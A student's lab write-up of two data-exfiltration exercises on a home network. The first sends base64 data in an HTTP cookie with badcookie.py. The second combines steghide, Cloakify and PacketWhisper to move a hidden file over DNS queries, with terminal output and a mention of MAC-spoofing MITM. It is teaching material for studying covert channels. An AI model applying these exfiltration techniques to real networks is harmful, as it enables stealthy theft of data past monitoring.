Exfiltration practical

Abdelrahman Mohamed


Exfilteration1:

Data hiding: base64 encoding
Exfiltration method: Encrypted Data using badcookie.py


Environment used: Host MacOS system located on IP: 192.168.0.121
Kali VM on IP: 192.168.0.156

Host machine:

Kali VM:




Testing connectivity:




Data encoding:


Setting up local server on MacOS to receive the get request with exfiltrated data:

Using badcookie.py to send HTTP request with the cookie:







Filtering out the Wireshark PCAP to find the GET request and extract the cookie:



Since I had already encoded the data which was then encoded again by the script, I had to decode the cookie and then decode the result of that to get the exfiltrated data.






Data exfiltrated!


Exfilteration2

In this scenario, I used packetwhisper for exfiltration and cloackify and steghide for data hiding. In this scenario, I am connected to the same local network. I can capture DNS requests through an MITM attack by changing my MAC address to the router's address and using my Ethernet card in promiscuous mode.

Information to be exfiltrated:




Picture used for steganography:




Using steghide:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ steghide embed -cf sheridan.jpg -ef steg
Enter passphrase:
Re-Enter passphrase:
embedding "steg" in "sheridan.jpg"... done
```

I then compressed the image to a .zip file as DNS exfiltration takes a long time:




Using cloakify to turn the zip file into subdomains that will later be retrieved



Starting the exfiltration process and capturing the DNS query's using Wireshark:


```
Adding subdomain randomization to cloaked file using :akstat_io_prefixes.py

Preview a sample of cloaked file? (y/n): y

92b7b5lm.akstat.io
69pnxgah.akstat.io
11g6kg46.akstat.io
24ct40j8.akstat.io
60leqpqf.akstat.io
60le4sv1.akstat.io
38ihci80.akstat.io
24ctpd76.akstat.io
589ds0pg.akstat.io
589dq2mc.akstat.io
589d55xs.akstat.io
51qp6o4p.akstat.io
589d5qe5.akstat.io
88m8b8t5.akstat.io
26by66bf.akstat.io
3937bpni.akstat.io
42zjx8uv.akstat.io
464enc82.akstat.io
20922co9.akstat.io
464ecaj6.akstat.io

Press return to continue...

Begin PacketWhisper transfer of cloaked file? (y/n): y

Select time delay between DNS queries:

1) Half-Second (Recommended, slow but reliable)
2) 5 Seconds (Extremely slow but stealthy)
3) No delay (Faster but loud, risks corrupting payload)

Selection (default = 1): 3

Broadcasting file...

### Starting Time (UTC): 04/12/22 20:03:18

Progress (bytes transmitted - patience is a virtue):
25...
50...
75...
100...
125...
150...
175...
200...
225
```

PCAP caputred and saved as shh.pcap:





Extracting the zip file from the pcap using packetwhisper:

```
===  PacketWhisper Main Menu  ===

1) Transmit File via DNS
2) Extract File from PCAP
3) Test DNS Access
4) Help / About
5) Exit

Selection: 2

===  Extract & Decloakify a Cloaked File  ===

IMPORTANT: Be sure the file is actually in PCAP format.
If you used Wireshark to capture the packets, there's
a chance it was saved in 'PCAP-like' format, which won't
here. If you have problems, be sure that tcpdump/WinDump
can read it manually:   tcpdump -r myfile.pcap

Enter PCAP filename: shh.pcap

What OS are you currently running on?

1) Linux/Unix/MacOS
2) Windows

Select OS [1 or 2]: 1
reading from file shh.pcap, link-type EN10MB (Ethernet), snapshot length 262144

=======  Select PacketWhisper Cipher Used For Transfer  =======

1) Random Subdomain FQDNs  (example: d1z2mqljlzjs58.cloudfront.net)
2) Unique Repeating FQDNs  (example: John.Whorfin.yoyodyne.com)
3) [DISABLED] Common Website FQDNs    (example: www.youtube.com)

Selection: 1

Ciphers:

1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes

Enter cipher #: 1

Extracting payload from PCAP using cipher: ciphers/subdomain_randomizer_scripts/akstat_io_prefixes

Save decloaked data to filename (default: 'decloaked.file'):

File 'cloaked.payload' decloaked and saved to 'decloaked.file'
```



Using steghide to extract the text file:





Data exfiltrated!